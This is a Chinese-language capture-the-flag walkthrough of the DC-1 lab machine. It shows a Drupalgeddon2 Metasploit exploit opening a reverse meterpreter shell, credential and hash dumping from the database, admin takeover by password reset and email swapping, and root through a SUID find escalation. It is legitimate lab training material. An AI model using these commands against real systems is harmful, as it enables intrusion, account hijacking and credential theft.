靶机DC-1 演示
模拟渗透环境1
演示环境
vm16pro
靶机是debian系统,网络设置成nat
vm nat网络的dhcp服务要开启
1、收集目标信息
# 使用kali nmap -sP 扫描主机
└─# nmap -sP 10.0.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-07 13:04 CST
Nmap scan report for 10.0.0.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.0.0.100
Host is up (0.000059s latency).
MAC Address: 00:0C:29:EB:2E:7C (VMware)
Nmap scan report for 10.0.0.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:F8:EA:FB (VMware)
Nmap scan report for 10.0.0.9
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.30 seconds

找到主机 10.0.0.100


# 探测主机系统版本
# nmap -O  -p1-65535 10.0.0.100
 nmap -T5  -O  -p1-65535 10.0.0.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-07 13:21 CST
Nmap scan report for 10.0.0.100
Host is up (0.00077s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
45628/tcp open  unknown
MAC Address: 00:0C:29:EB:2E:7C (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop


nmap -v -T5 -sV -A  10.0.0.100

Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-07 13:36 CST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating ARP Ping Scan at 13:36
Scanning 10.0.0.100 [1 port]
Completed ARP Ping Scan at 13:36, 0.39s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:36
Completed Parallel DNS resolution of 1 host. at 13:36, 13.10s elapsed
Initiating SYN Stealth Scan at 13:36
Scanning 10.0.0.100 [1000 ports]
Discovered open port 111/tcp on 10.0.0.100
Discovered open port 22/tcp on 10.0.0.100
Discovered open port 80/tcp on 10.0.0.100
Completed SYN Stealth Scan at 13:36, 1.76s elapsed (1000 total ports)
Initiating Service scan at 13:36
Scanning 3 services on 10.0.0.100
Completed Service scan at 13:36, 6.34s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.0.100
NSE: Script scanning 10.0.0.100.
Initiating NSE at 13:37
Completed NSE at 13:37, 2.58s elapsed
Initiating NSE at 13:37
Completed NSE at 13:37, 0.13s elapsed
Initiating NSE at 13:37
Completed NSE at 13:37, 0.00s elapsed
Nmap scan report for 10.0.0.100
Host is up (0.0045s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34532/tcp6  status
|   100024  1          42364/udp6  status
|   100024  1          45628/tcp   status
|_  100024  1          59769/udp   status
MAC Address: 00:0C:29:EB:2E:7C (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Uptime guess: 0.126 days (since Thu Jul  7 10:35:03 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   4.46 ms 10.0.0.100


获取结果:
'''
获取主机IP 10.0.0.100
系统版本 Linux 3.X

开放端口
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
45628/tcp open  unknown
'''
2、整理信息
系统版本信息
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16

系统软件信息
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)


web服务
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS


nmap 使用 https://cloud.tencent.com/developer/article/1360984
游览器插件获取信息

获取主机IP 10.0.0.100
系统版本 Linux 3.X  Debian

开放端口
22/tcp    open  ssh
80/tcp    open  http    Drupal 7
                Apache httpd 2.2.22
111/tcp   open  rpcbind
45628/tcp open  unknown

因为是靶机,C段扫描,域名之类的信息不需要收集,找到IP就开干。
渗透思路
按照渗透标准的流程
1、debian系统漏洞nessus走一波
扫描出N个 apache,openssh的 CVE漏洞
2、22端口的猜解密码走一波
3、游览器访问首页,有登录窗口,sqlmap 走一波
4、使用了web框架drupal7 ,msfconsole走一波。
5、知名的平台框架,比如默认密码,默认端口,数据库初始化,数据库的操作,特殊命令执行,部署安装过程,密码忘记操作,GitHub源码的看看配置文件的名称、路径等等。在上述扫描的过程,搜索一下,收集一下,为后期渗透做好准备。
查看官方帮助文档
1、在官网中修改密码的方式 ,使用命令
使用 drush 命令重置密码的快速方法,但是您需要对服务器进行命令行访问
drush upwd admin --password=yourpassword

2、使用数据库
Every piece of content in Drupal goes in and out from SQL database. There is no need of mail server or email account associated to admin user when we use this method but you Need access to MySQL server
Go to drupal root directory and run command php scripts/password-hash.sh 'mynewpassword' from command prompt to get encrypted password.
The below SQL query would set the username and password of super admin user (uid 1) to admin and drupal respectively.
UPDATE users SET name='admin', pass='$S$Drl0vgZ9yuU9uc4JyaTMHxMPriC7q/PsOUOx52fCrVQSTpI/Tu4x' WHERE uid = 1;

Drupal 中的每一段内容都是从 SQL 数据库进出的。当我们使用此方法时,不需要邮件服务器或与管理员用户关联的电子邮件帐户,但您需要访问 MySQL 服务器
进入 drupal root 目录,在命令提示符下运行命令 php script/ password-hash.sh“ mynewpassword”来获取加密的密码。
下面的 SQL 查询将把超级管理员用户(uid1)的用户名和密码分别设置为 admin 和 drupal
UPDATE 用户 SET name = ‘ admin’,pass = ‘ $S $Drl0vgZ9yuU9uc4JyaTMHxMPriC7q/PsOUOx52fCrVQSTpI/Tu4x’WHERE uid = 1;
3、确定目标web渗透
(1) 针对Drupal 做渗透
启动 msfconsole

search Drupal

尝试使用exploit
截图中包含5种方式,依次试试

 use 1

set rhosts 10.0.0.100

show options

# 测试一下,返回不知道能不能行
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > check
[*] 10.0.0.100:80 - The service is running, but could not be validated.


# 干 run

成功进入管道 session

meterpreter > shell
Process 3558 created.
Channel 2 created.

python -V
Python 2.7.3
# python2.7的环境 ,使用python创建交互
# -c 在命令行执行代码  ,  import pty; pyt.spawn("/bin/bash")
# spawn是一个python包,它允许用户使用复杂的、相互依赖的输入参数变量简明地指定和执行大量任务。 spawn方法调用 shell
 python -c 'import pty; pty.spawn("/bin/bash")'


python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
# 获取到用户交互式
www-data@DC-1:/var/www$ ls
ls
COPYRIGHT.txt	    LICENSE.txt      cron.php	  misc	      sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt	  modules     themes
INSTALL.pgsql.txt   README.txt	     includes	  profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php	  robots.txt  web.config
INSTALL.txt	    authorize.php    install.php  scripts     xmlrpc.php
www-data@DC-1:/var/www$
# 获取到一个 flag1.txt
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
# 根据收集的信息,直接使用命令进行密码重置
www-data@DC-1:/var/www$ drush upwd admin --password=123456
drush upwd admin --password=123456
Changed password for admin                                             [success]
www-data@DC-1:/var/www$


# 成功以管理员的权限登录。

找到flag3

链接数据库的文件
# 一般的配置文件 无非是 ini  conf  seeting
find ./   -type f -name "*.ini"
find ./   -type f -name "*.conf"
find ./   -type f -name "*setting*"


www-data@DC-1:/var/www$ find ./   -type f -name "*setting*"
find ./   -type f -name "*setting*"
./themes/garland/theme-settings.php
./sites/default/settings.php
./sites/default/default.settings.php
./sites/all/modules/views/theme/views-ui-display-tab-setting.tpl.php
./sites/all/modules/views/help/view-settings.html
./sites/all/modules/views/help/advanced-settings.html
./sites/all/modules/views/help/style-settings.html
./sites/all/modules/views/help/advanced-style-settings.html
./sites/all/modules/views/help/basic-settings.html
./modules/update/update.settings.inc
# 找到上述几个配置文件 筛选一下 去掉help  ,剩下3个  现在依次看看


找到数据库的账户和密码
 cat sites/default/settings.php
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

# 登录查看
www-data@DC-1:/var/www$ mysql -udbuser -p
mysql -udbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 86
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
ysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)

# 看看users 表
mysql> select * from drupaldb.users\G;
select * from users\G;
*************************** 1. row ***************************
             uid: 0
            name:
            pass:
            mail:
           theme:
       signature:
signature_format: NULL
         created: 0
          access: 0
           login: 0
          status: 0
        timezone: NULL
        language:
         picture: 0
            init:
            data: NULL
*************************** 2. row ***************************
             uid: 1
            name: admin
            pass: $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
            mail: admin@example.com
           theme:
       signature:
signature_format: NULL
         created: 1550581826
          access: 1550583852
           login: 1550582362
          status: 1
        timezone: Australia/Melbourne
        language:
         picture: 0
            init: admin@example.com
            data: b:0;
*************************** 3. row ***************************
             uid: 2
            name: Fred
            pass: $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
            mail: fred@example.org
           theme:
       signature:
signature_format: filtered_html
         created: 1550581952
          access: 1550582225
           login: 1550582225
          status: 1
        timezone: Australia/Melbourne
        language:
         picture: 0
            init: fred@example.org
            data: b:0;
3 rows in set (0.00 sec)

ERROR:
No query specified
4、获取用户密码 6-7种方式
(1)md5解密

2、hashcat 字典hash 碰撞!
<补充 hashcat的使用>
3、数据库update 直接更新admin密码
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
update users  set pass="$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR" where uid=1
4、数据库添加一个用户管理员用户
5、游览web页面发现通过邮件重置密码的连接 ,可以先把admin的邮件替换成我们自己的,提交重置密码邮件,(前提是正式的环境)
UPDATE users SET mail='542431806@qq.com' WHERE uid=1;

6、谷歌一下Drupal 默认密码

5、系统提升权限
使用脚本更改用户密码
www-data@DC-1:/var/www/scripts$ sudo ./password-hash.sh '456789'
sudo ./password-hash.sh '456789'
bash: sudo: command not found
www-data@DC-1:/var/www/scripts$ ./password-hash.sh '456789'
./password-hash.sh '456789'
PHP Warning:  include_once(/var/www/scripts/includes/password.inc): failed to open stream: No such file or directory in /var/www/scripts/password-hash.sh on line 83
PHP Warning:  include_once(): Failed opening '/var/www/scripts/includes/password.inc' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /var/www/scripts/password-hash.sh on line 83
PHP Warning:  include_once(/var/www/scripts/includes/bootstrap.inc): failed to open stream: No such file or directory in /var/www/scripts/password-hash.sh on line 84
PHP Warning:  include_once(): Failed opening '/var/www/scripts/includes/bootstrap.inc' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /var/www/scripts/password-hash.sh on line 84
PHP Fatal error:  Call to undefined function user_hash_password() in /var/www/scripts/password-hash.sh on line 87
www-data@DC-1:/var/www/scripts$ ls -l password-hash.sh
ls -l password-hash.sh
-rwxr-xr-x 1 www-data www-data 2363 Nov 21  2013 password-hash.sh

#  没有权限执行啊  ,提权喽  随便看看系统用户
www-data@DC-1:/var/www/scripts$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
www-data@DC-1:/var/www/scripts$ cd /home/flag4
cd /home/flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
www-data@DC-1:/home/flag4$
# 又发现一个flag ,让进入/root 下找 ,必须要提权了。
提权过程
# 把当前的sesssion隐藏后台
 background
sessions -l  查看当前连接的session

# 上传权限提升脚本
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information      Connection
  --  ----  ----                   -----------      ----------
  1         meterpreter php/linux  www-data @ DC-1  10.0.0.9:4444 -> 10.0.0.107:60459  (10.0.0.107)

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > use 1
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sessions 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information      Connection
  --  ----  ----                   -----------      ----------
  1         meterpreter php/linux  www-data @ DC-1  10.0.0.9:4444 -> 10.0.0.107:60459  (10.0.0.107)


msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload /server/LinEnum/LinEnum.sh /var/www
[*] uploading  : /server/LinEnum/LinEnum.sh -> /var/www
[*] uploaded   : /server/LinEnum/LinEnum.sh -> /var/www/LinEnum.sh
meterpreter >

## linux 提权文档
https://www.freesion.com/article/48531399401/

www-data@DC-1:/var/www$ sh LinEnum.sh


-e \e[00;33m[+] Possibly interesting SUID files:\e[00m
-rwsr-xr-x 1 root root 162424 Jan  6  2012 /usr/bin/find


# 上面查找到suid
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# ls /root
ls /root
thefinalflag.txt
# cat /root/thefinalflag.txt
cat /root/thefinalflag.txt
Well done!!!!

